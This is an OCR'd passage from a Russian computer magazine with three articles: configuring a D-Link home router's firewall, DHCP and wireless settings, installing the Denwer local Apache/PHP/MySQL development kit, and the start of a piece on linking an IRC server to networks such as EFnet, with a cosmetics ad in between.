Предварительная настройка маршрутизатора. Конечно же, конфигурация по умолчанию нас не устраивает (во многих дефолтных настройках обнаруживаются серьезные дыры, вот и у оказавшейся у нас модели нашлось целых две уязвимости), поэтому, приложив все усилия, постараемся защитить и себя, и свою маленькую сеть.

Первым делом нужно найти в мануале информацию о том, по какому адресу искать маршрутизатор и какой пароль администратора при заводской настройке нужно вводить (в нашем случае это оказалось http://192.168.1.1 и пользователь admin без пароля). После указания этой информации в браузере становится доступным веб-интерфейс конфигурирования роутера (рис. 2 отображает картину нашего устройства). Судя по тотальному заполонению мастеров во всех программах, скоро установить и настроить архисложный мегасервер станет не труднее, чем поставить ОСь на новый компьютер. Но не будем выделяться из общества и брезговать автоматической настройкой (позже все равно некоторые параметры придется изменить вручную), запустим визарда. В нашем случае первым делом потребовалось сменить пароль на новый (очень неплохое начало, здесь главное - придумать что-то позаковыристее, ведь роутер будет являться сердцем всей сети!), что мы и сделали. Далее выбираем временную зону (GMT +03:00 Moscow, St Petersburg, Volgograd), после чего выявляется

РОУТЕР D-LINK DI-824VUP+

Для статьи мы выбрали один из наиболее навороченных роутеров, чтобы показать и объяснить все возможные настройки сети, на деле же нужно искать устройство, которое будет способно обеспечить выполнение конкретных требований, поскольку за каждую дополнительную примочку приходится выкладывать определенную сумму дяде продавцу.

Наша модель (D-Link DI-824VUP+) умеет следующее:

1. Собственно маршрутизировать (как проводные, так и беспроводные сети стандарта 802.11g).
2. Транслировать адреса (NAT).
3. Работать в качестве файрвола.
4. Обнаруживать и локализовывать некоторые DoS-атаки.
5. Работать с кабельным/xDSL/DialUp модемом, обеспечивая выход в интернет.
6. Поддерживать принтеры, подключающиеся через интерфейс USB и LPT (для создания принт-сервера).
7. Создавать DHCP-сервер.
8. Плюс некоторые другие особенности...




Рис. 2: Главная страница вебинтерфейса настройки роутера

Рис. 3: Выбираем способ подключения к интернету

первая проблема мастера: он пытается автоматически определить настройки интернета, но поскольку еще ничего не установлено, этот шаг завершается относительной неудачей - пользователю предлагается самому задать нужные параметры (рис. 3). Поскольку мы договорились, что выход в глобальную сеть производится посредством ADSL-модема, выбираем пункт «PPP over Ethernet» (или PPPoE) и указываем имя пользователя и пароль на доступ. Наш роутер поддерживает беспроводную связь и, как следствие, следующим шагом мастера является просьба о настройке этого типа соединения. Но поскольку сейчас перед нами такая задача не стоит, попросту пропускаем этот шаг или хотя бы задаем пароль на доступ к услуге, чтобы сосед Вася не смог получить халявный нет за твой счет. Последнее, что нужно сделать в случае с маршрутизатором D-Link DI-824VUP+, - это перезапустить систему, что и производится нажатием кнопки «Restart» в мастере.

Наш роутер поддерживает беспроводную связь.

ШАГ 2

Настройка сетевых параметров компьютера. Итак, вроде основные рабочие параметры маршрутизатора заданы, теперь проверим работоспособность сети. Сделать это можно следующим образом: подключаем ADSL-модем к порту WAN на роутере (у маршрутизатора для выхода во внешний мир предназначен специальный разъем). В сетевых же настройках указываем любой адрес компьютера, не равный адресу роутера (мы ведь помним, что он равен 192.168.1.1) и из той же подсети (нам захотелось, чтобы компьютер обозначался как 192.168.1.11), потом маску (255.255.255.0), не забыв указать в качестве Gateway наш маршрутизатор. А дальше пробуем что-либо скачать извне. Если получилось, значит, дело за малым: окончательно настроить устройство и соединить всю сеть.

ШАГ 3

Окончательная настройка маршрутизатора. И хотя сеть уже работает и можно настраивать рабочие компьютеры, стоит все же обратить внимание на некоторые параметры, не бросающиеся в глаза на первый взгляд.

Беспроводная сеть. Как уже говорилось, даже если нет надобности в использовании Wi-Fi, стоит хотя бы задать пароль на соединение и установить WEP-авторизацию в беспроводной сети (раз уж полное отключение антенны разработчики не предусмотрели). Кстати говоря, и в этом случае полной гарантии в том, что кто-то не получит доступ к твоей LAN, нет, так что можно посоветовать либо отсоединить антенну, либо приобрести устройство без этой примочки.

WAN. По умолчанию мастер решил, что интернет-соединение у нас постоянное, но, к сожалению, провайдер думает по-другому (раз в сутки меняя внешний IP-адрес простым способом - сбросом соединения). Поэтому активированная опция «Connect-on-demand» (соединение по запросу) поможет восстановить контакт с глобальной Сетью при обрыве соединения (это произойдет, как только любое сетевое устройство запросит информацию извне). В случае же постоянного подключения или желания проделывать эту операцию вручную существуют еще несколько настроек.

DialUp. На рисунке 1 можно видеть дополнительный модем DialUp. Возникает законный вопрос: «А зачем он, если есть высокоскоростное соединение широкополосного типа?». Ответ прост: для обеспечения резервного канала. Конечно, провайдер xDSL-доступа прикладывает все усилия для обеспечения стабильности и качества связи, но в жизни всякое бывает, и в самый ответственный момент может случиться так, что компьютеры нашей маленькой сети окажутся отрезанными от внешнего мира. И тогда спасет хоть и медленное, но все же нужное соединение с интернетом.

DHCP. Служит для автоматического распределения адресов компьютерам внутри сети (требуется нам при нежелании делать это вручную), также этот сервис поможет в случае, когда сетевые настройки ноутбука на работе предполагают динамическое распределение адресов (тогда даже не

Рис. 4: Задаем параметры интернет-соединения




Рис. 5: Защищаем беспроводное соединение




Рис. 6: Настраиваем резервное DialUp-соединение




Рис. 8: Фильтруем данные в сети

стоит задумываться о проблеме перенастройки). Как правило, нужно обозначить некий диапазон адресов, из которых будет выдаваться один экземпляр в аренду каждому вновь прибывшему сетевому устройству (или же по истечении срока). Тут же присутствует возможность жесткой привязки MAC адреса к IP (для обеспечения более безопасных подключений).

Application. При наличии приложений, которые должны создавать некоторое количество подключений на несколько портов вовне (например, игры или всякие интернет-звонилки), потребуется настроить параметры для каждого из них, ведь в противном случае все они будут заблокированы файрволом. Именно здесь и происходит это конфигурирование, и, как правило, имеются уже заложенные в память настройки наиболее часто используемых сервисов в сети для упрощения этого процесса.

Filters. Если требуется ограничить кому-то доступ из локальной сети на внешние адреса или URL (например для запрета доступа к порноресурсам), это делается именно здесь. Причем нужно помнить, что это совсем не файрвол, а просто фильтр доступа, который умеет блокировать лишь на высоком протокольном уровне по IP, URL, домену или MAC-адресу.

Firewall. Основной модуль защиты. От его правильного конфигурирования зависит самочувствие и нормальное функционирование сети, ведь при неправильной настройке может случайно заблокироваться доступ отовсюду и везде. Чтобы такого не случилось, нужно внимательно изучить документацию и определиться с тем, какие правила имеют больший приоритет, а какие меньший. У нашего роутера по умолчанию оказалась весьма приятная конфигурация - из локальной сети разрешалась любая активность в сторону глобальной, тогда как обратная связь запрещалась вовсе. Причем очень интересной особенностью является возможность работы различных правил по расписанию, то есть в отдельные дни (или часы) можно разрешать/запрещать активность на каких-либо портах и адресах.

К сожалению, все настройки описать невозможно (да это и не нужно, поскольку у разных моделей разных производителей роутеров они будут значительно различаться). Но стоит придерживаться таких правил:

❶. Если сервис не нужен, то его стоит отключить во избежание лишней вычислительной нагрузки и проникновения через возможные дыры в системе.

❷. Поступать согласно принципу «Все, что не разрешено, то запрещено». В таком случае можно гарантировать стабильность и безглючность работы сети.

В таком случае можно гарантировать стабильность и безглючность работы сети.

ШАГ 4

Соединение всех компонентов воедино. После полной и всеобъемлющей настройки всевозможных функций роутера стоит присоединить все сетевые устройства к этой коробочке и задать правильные адреса (или указать, что они определяются автоматически, в случае с функционированием DHCP-сервиса). Кстати говоря, обычно для настройки принт-сервера требуется установить конфигурационную программу на настольный компьютер и уже оттуда создать нужное подключение.

ВЫВОДЫ

Установив и наладив роутер, можно избавиться от головной боли с компьютером, который должен быть постоянно подключен к интернету (а при старом раскладе имелась опасность взлома, поскольку адрес-то внешний). То есть немного потратившись на устройство, называемое маршрутизатором, мы получаем в одном флаконе многофункциональный девайс, призванный стать центральной объединяющей частью всей домашней сети.

Рис. 7: Сервер динамического распределения адресов поможет назначить каждому компьютеру в сети свой адрес

Рис. 9: Огненная стена - защитим все и вся!

BDF ●●●●
Beiersdorf
NIVEA FOR MEN
ДЛЯ БРИТЬЯ
НОВИНКА
ГЕЛЬ
ВИТАМИННЫЙ УХОД
NIVEA FOR MEN
ОЧИЩЕНИЕ ЛИЦА
НОВИНКА
ДЛЯ УМЫВАНИЯ
ГЕЛЬ
ВИТАМИННЫЙ УХОД С ЭКСТРАКТОМ ВОДОРОСЛЕЙ
ЛИЦОМ К СВЕТУ
СКАЖИ ЖИРНОЙ КОЖЕ ПРОЩАЙ
Товар сертифицирован
НОВИНКА
СЕРИЯ СРЕДСТВ ДЛЯ ЖИРНОЙ
И СКЛОННОЙ К ЖИРНОСТИ КОЖИ
Современный уход
за кожей для мужчин
• идеальный уход за жирной кожей
• эффективное устранение жирного блеска
www.NIVEA.ru
NIVEA FOR MEN

Feathery (bird@feathery.ru)

ДЕНВЕР

Ты пишешь скрипты для своего сайта? Нет? Нужно ведь ставить никсы, настраивать веб-сервер, Perl, PHP, базы данных. Придется читать длиннющие, запутанные, порой противоречащие друг другу мануалы, попутно разбираться в тонкостях работы с малознакомой операционкой. Ужасно, правда? Я тебя понимаю.

А веришь, что, скачав около 7 Мб из инета, через полчаса на своей машине ты будешь иметь полноценную среду для разработки и отладки веб-скриптов? Apache, SSI, ядро Perl, PHP4 с GD и MySQL. MySQL с поддержкой транзакций (mysqld-max), phpMyAdmin - полная система управления MySQL через Web-интерфейс. Под Windows. С виртуальными хостами и Sendmail. Не веришь? А зря! Читай!


МАСТЕРСКАЯ ВЕБ-РАЗРАБОТЧИКА ЗА 15 МИНУТ

ЗНАКОМЬТЕСЬ - ЭТО ДЕНВЕР!


Все не просто, а очень просто. Денвер (Джентльменский Набор Web-Разработчика, Д.Н.W.Р.) - это модульная система, позволяющая за несколько шагов организовать целую лабораторию для веб-программиста. Ядро системы - базовый комплект. Оно весит всего чуть больше двух метров. Слить его можно по адресу www.dklab.ru/chicken/web/dis/Base. Щелкай по exe'шнику. Он распакуется во временную директорию, и появится консольное окошко - процесс установки начался. Кстати, то, что ты видишь, - это уже результат работы Perl. Инсталляшка написана именно на нем. Интерпретатор уже запущен. На твоей машине исполняется самый настоящий скрипт. Я же говорил, что все просто.

Жми Enter, как он просит. Надо выбрать установочный каталог. Нет-нет, никаких Program Files! Рекомендуется создавать рабочий каталог Денвера в корне диска, на котором будет стоять система (у меня это d:\denver), потому что установщики дополнительных модулей сами ищут его по всем дискам, но только в дирах первого уровня. Это сэкономит потом твое время. Деинсталляция системы, к слову, сводится к простому удалению этой директории. Итак, каталог создан и доступен нам через новый виртуальный диск. Для этого не нужно ставить никаких дополнительных программ, используется стандартная утилита subst из дистрибутива винды. Для имени диска выбирай букву ближе к концу алфавита - так меньше вероятности, что это спровоцирует конфликт. По умолчанию предлагается «Z:». Если эта буква свободна - соглашайся. Еще пара нажатий Enter, и пошел процесс копирования нужных файлов.


> На твоей машине исполняется самый настоящий скрипт.



Установщик написан на Perl и запускается в консольном окне



Иконки управления серверами на рабочем столе



Директории на винчестере определяют имена виртуальных хостов

Теперь нам нужно выбрать режим запуска Денвера. Их два, и отличаются они тем, как система будет обращаться с виртуальным диском: будет ли он создаваться при старте ОС и оставаться до конца сеанса, либо будет существовать только во время работы Денвера и убиваться после ее завершения. Первый вариант позволяет работать с перлом из командной строки, не запуская Денвер. Зато второй освободит имя диска, когда ты остановишь работу серверов. Я выбрал второй.

Последнее, что спросит у тебя инсталлятор: создавать ли иконки на рабочем столе для запуска, рестарта и остановки серверов. Создавать, конечно!

Все. На этом установка закончена!

ЧТО У НАС ПОЛУЧИЛОСЬ

Щелкай на «Start servers». В консольных окошках отработает стартовый скрипт, и в трее появится знаменитое перышко - логотип Apache. Запускай браузер и пиши http://localhost.

Перед тобой открылась страничка, сгенерированная твоим только что запущенным сервером. С рекламой - куда уж без нее. Ну ладно, дело не в этом. Смотрим чуть ниже. Там расположены ссылки, позволяющие протестировать работу нашей системы, линк на phpMyAdmin - администраторский инструмент управления базой - и маленький скриптик для быстрого добавления нового пользователя в базу данных.

ОСМАТРИВАЕМ ВЛАДЕНИЯ

Давай посмотрим, что у нас есть на только что созданном виртуальном диске и каково назначение этих папок и файлов. В корне диска четыре директории: usr, tmp, home, etc - и файлик ридми (но тебе же будет лень его читать, правда?).

1. **etc.** В нем находятся три программы старта и стопа серверов (ярлыки на них лежат на десктопе), скрипты на Perl и информация о конфигурации системы (в каком порядке и с какими параметрами будут запущены те или иные сервисы).

2. **home.** Тут находятся виртуальные хосты нашего сервера и все их содержимое. Позже я подробнее остановлюсь на этом.

3. **tmp.** Временный каталог. Нам с тобой он прежде всего будет интересен вот чем: помнишь, я говорил, что в системе есть Sendmail? На самом деле я немножко слукавил. Сендмайл здесь неполноценный, отправить письмо через него ты не сможешь, да Денвер и не предназначен для этого. Тем не менее, скрипты, требующие отсылки почты для своей работы, вполне удовлетворятся и этой урезанной версией. Все письма, отсылаемые скриптами, сваливаются в temp\!sendmail. Посмотреть их содержимое можно как непосредственно с диска, так и по ссылке http://localhost/Test/sendmail/index.php. Там же можно протестировать работу Sendmail.

4. **usr.** Возможно, самый важный каталог, если такое выражение вообще допустимо. В нем находятся исполняемые файлы интерпретаторов PHP и Perl, веб-сервера, базы данных, а также Sendmail. Наибольший интерес представляет домашний каталог Апача (usr\local\apache). В папке bin лежат две утилиты: ab.exe (Apache Bench) для проверки производительности веб-сервера и htpasswd.exe для создания аутентификационных файлов пользователей. В дире conf расположены три главных настроечных файла Апача. Это httpd.conf - основной конфигурационный файл, vhosts.conf - описание виртуальных хостов (генерируется автоматически при старте системы), а также mime.types - правила обработки данных того или иного типа, которые посылаются сервером. Настройки PHP находятся в файле \usr\local\php\php.ini. Конфигурация MySQL лежит в \usr\local\mysql\my.cnf.

ФАЙЛОВАЯ СТРУКТУРА ДЕНВЕРА

Виртуальный диск содержит файловую структуру (не систему, разумеется, а именно структуру - расположение и назначение папок и файлов в них), характерную для никсов. Это очень удобно, потому что позволит тебе быстро освоиться и запомнить, где нужно искать тот или иной файл на настоящем никсовом сервере.


ЗАПУСКАЕМ WWW.MICROSOFT.COM НА СВОЕЙ МАШИНЕ, ИЛИ ВИРТУАЛЬНЫЕ ХОСТЫ

Виртуальные хосты - очень удобный механизм. Благодаря ему можно на одной физической машине с одним IP-адресом содержать сразу несколько сайтов, соответствующих разным доменным именам. Несмотря на то, что запросы физически шлются на один и тот же сервер, Apache, анализируя заголовок запроса (а именно поле Host), понимает, какой именно из серверов нужен пользователю. Денвер позволяет добавить или удалить новый виртуальный хост за два шага. Чтобы добавить новый хост, нужно создать в каталоге \home подкаталог с именем создаваемого хоста (например microsoft.com), затем внутри него сделать каталог www. В этот каталог нужно помещать файлы, которые должны быть доступны по запросу к хосту www.microsoft.com. Для создания поддомена нужно сделать каталог с именем этого поддомена.


На картинке показано, какие домены и поддомены есть на моей машине. Это www.asechka.ru, www.feathery.ru, xakep.feathery.ru, localhost, subdomain.localhost, www.microsoft.com, feathery.microsoft.com. Кроме этого, видны еще два тестовых хоста (test1.ru и test2.ru), создаваемых автоматически при установке Денвера. Если тебе нужно создать виртуальный хост с доменом более высокого уровня, можно воспользоваться вот такой конструкцией: \home\very.long.domain.name.ru\www2. Чтобы изменения, внесенные тобой в структуру каталогов, обрели силу, нужно перезапустить серверы. Надо сказать, из-за моей ламучести у меня не каждый раз получалось заставить заработать только что созданные домены с помощью ярлыка «Restart servers». Зато полная остановка и повторный запуск решили проблемы. Каждый раз при запуске Денвер анализирует положение вещей в каталоге \home и на основе этого изменяет файл %WINDIR%\system32\drivers\etc\hosts (для Windows 95/98 - %WINDIR%\hosts), который содержит данные об IP-адресах некоторых хостов. Данные из этого файла наиболее приоритетны для виндовой службы DNS, поэтому каждое его изменение отражается на том, как будут резольвиться имена хостов. Да, если тебе нужно, чтобы какие-то твои сайты были доступны по IP-адресу, поступай таким же образом: \home\192.168.111.111\www. Последний каталог (www) необходим.

Если не работают домены второго уровня либо вообще не открывается ничего, кроме localhost, то проверь настройки прокси-сервера в браузере.

Денвер обладает полезным свойством. Он умеет комментировать ошибки, происходящие на сервере, и выдавать возможные причины их возникновения. Чаще всего истинные.



На нашем диске мы выложили дистрибутив Денвера - пользуйся! ;)


VBulliten без единой проблемы устанавливается на базовый комплект Денвера

ДЕНВЕР И ВНЕШНИЕ ЗАПРОСЫ

Денвер предназначен исключительно для разработки и отладки веб-скриптов. Использовать его в качестве настоящего сервера, доступного извне, разработчики категорически не рекомендуют. Но если все же приспичило, и ты понимаешь весь риск, то для того чтобы разрешить Апачу отвечать на внешние (то есть не от localhost) запросы, нужно раскомментировать в /usr/local/apache/conf/httpd.conf строку BindAddress *. Остальные строки, начинающиеся с BindAddress, надо закомментировать.

АДМИНИМ СИКВЕЛ

Сиквел - именно так правильно произносится аббревиатура SQL. С Денвером поставляется MySQL. Первое, что тебе придется сделать, - добавить нового пользователя базы. Это можно сделать здесь: http://localhost/addmuser.php. Благодаря этой замечательной штуке, можно на локальной машине полностью воссоздать те условия, в которых будет работать твой скрипт на реальном хосте. Ведь твой провайдер вряд ли будет долго задумываться над тем, какой именно логин и пароль тебе выдать, и ты получишь что-то вроде user231:5Mck58tv.

Один из самых мощных инструментов администрирования БД - phpMyAdmin. Он доступен для тебя по адресу http://localhost/phpMyAdmin. Описать все его возможности здесь нереально: он способен решить практически любую задачу, связанную с отладкой базы. С его помощью ты сможешь создавать и модифицировать базы и таблицы, видеть состояние, загруженность, внутренние процессы в БД, и, пожалуй самое ценное, бэкап и восстановление баз.

Уверен, ты сам разберешься с функциями и интерфейсом phpMyAdmin. Он русскоязычный, все подробно объясняется.

РАСШИРЯЕМ ВОЗМОЖНОСТИ

Все, о чем я писал выше, реализуется базовым комплектом. И тех услуг, которые он предоставляет, скорее всего, будет достаточно для создания/установки/отладки скриптов средней сложности.


Но может случиться, что становятся нужны и не реализованные в базовом комплекте функции. В этом случае на помощь приходят расширения Денвера. На момент написания статьи официальный сайт предлагал следующие дополнительные модули:

- Полная версия ActivePerl, включающая в себя стандартные библиотеки, систему инсталляции модулей ActiveState PPM, дополнительные модули плюс CGI::WebIn и CGI::WebOut.
- Полная версия Apache/1.3.27 с динамическими модулями.
- Опять-таки полные версии интерпретаторов PHP3, PHP4 и даже PHP5.
- Parrot - виртуальная машина Perl6.
- Parser 3. Детище Артемия Лебедева - технология создания сайтов. Чуть сложнее обычного HTML, но намного проще любого языка веб-программирования.
- Пакеты документации к основным и дополнительным модулям. Ценны сами по себе как хорошо переведенные на русский язык мануалы.

Кроме этого, доступны две альтернативные версии базового комплекта. Одна из них уже содержит в себе Parser 3. Думаю, если ты не экономишь на нескольких мегабайтах дискового пространства, имеет смысл устанавливать именно этот вариант. Вторая версия - минималистическая - базовый комплект на дискете.

ФИН

Я надеюсь, теперь ты понимаешь, что в создании удобной среды веб-разработчика нет ничего сложного. Дело за малым - начинай творить. Так хочется, чтобы результаты труда наших программистов светились в топах на download-сайтах и не звучали в рассылках баг-трака. Удачи.


Установщик дополнительного модуля сам найдет рабочий каталог Денвера

■ SideX (sidex@real.xakep.ru)

ЛИНКОВКА СЕРВЕРОВ

Однажды канал X на DALnet'е закрыли. Просто пришла тетя IRCop, гавкнула пару фраз, нажала пару кнопочек, и канал ушел в даун... Мы злились, рвали и метали до абсолютной развязки собственных пупков. Сочувствующие обещали устроить админам массированный DDoS, заполонить сеть клонами, держать сервисы в дауне неделями... Столь силен был гнев! Однако оглядываясь назад, понимаешь, что затраченные усилия можно было потратить на установку своего собственного сервера, сбивку грамотной команды технарей, оформление линковки (присоединения) к выбранной сети.

СПОСОБ СТАТЬ КОРОЛЕМ IRC

А СМЫСЛ В ЧЕМ?

Прилинковав свое добро, ты автоматом становишься серверадмином и можешь раздавать почетные звания IRCop'ов своим подопечным. Разве не круто иметь в whois'е фразу «Vasya is IRCop», вызывающую респект профессионалов и наводящую страх на виртуальных гопников? Это очень круто и, главное, окажется вполне доступно тебе после прочтения данного труда.

КУДА ПОДАТЬСЯ?

Наша цель - стать королями IRC, а вовсе не потерять здоровье при развитии некой конкретной сетки. Так что наша проблема лишь в выборе королевства.

EFNET (ERIS-FREE NETWORK)

www.efnet.org

Старейшая IRC-сеть, обладающая хакерским ореолом. Сложно найти хак/варез-группу, которая не держала бы здесь свой чан. Престиж сети неоспорим, оттого и желающих прилинковаться хватает. Самые свежие требования к линкуемому добру и форма заявы находятся здесь: www.eu-efnet.com/new-server-guidelines-EU. Глава комитета сидит в Швеции, а обработкой канадских и американских серверов занимается другое региональное управление. Как водится, требуют разрешения/одобрения на установку сервера не только от админа выбранной машины, но и от начальника всей сети. Понятное дело, сервер должен быть выделенным - дедиком (dedicated). Виртуалки к рассмотрению не принимаются. Как и все, EFnet хочет делать любовь лишь с опытными админами. Практика показывает, что требования данной сети особенно высоки к профессионализму serv-adm'а. FreeBSD - стандарт сети де-факто, хотя история помнит исключения. Новичку же рассчитывать на поблажки совсем не стоит. К железу требования довольно скромные: 256 Мб оперативки, которые крутятся на базе P2/3/4. Публичных сервисов быть не должно, лишь базовые темы из ядра. Табу на inetd, синхронизация времени может идти по ntdate, процесс sync'а должен производиться ежедневно. Xntpd отдыхает, потому что стандарты секьюрности не позволяют.

Сеть заинтересована в подключении нового сервера из России, особенно после того, как прежний irc.rt.ru был делинкован. Новый сервер должен держать минимум 300-400 юзеров. Существует политика ограниченного доступа, когда на ряд irc-серваков могут подрубиться лишь избранные. К примеру, туда подключаются студенты универа, в чьей сети стоит машина. В среднем, IRC-сервер на EFnet потребляет 100 Gb трафика. К примеру, данная цифра относится к серверу irc.efnet.nl, который сейчас держит чуть больше 3000 юзеров.

UNDERNET

www.undernet.org

Расходы трафика типичны для большинства крупных сетей, исключая ряд варезных, вроде описанного ниже Rizon'а.

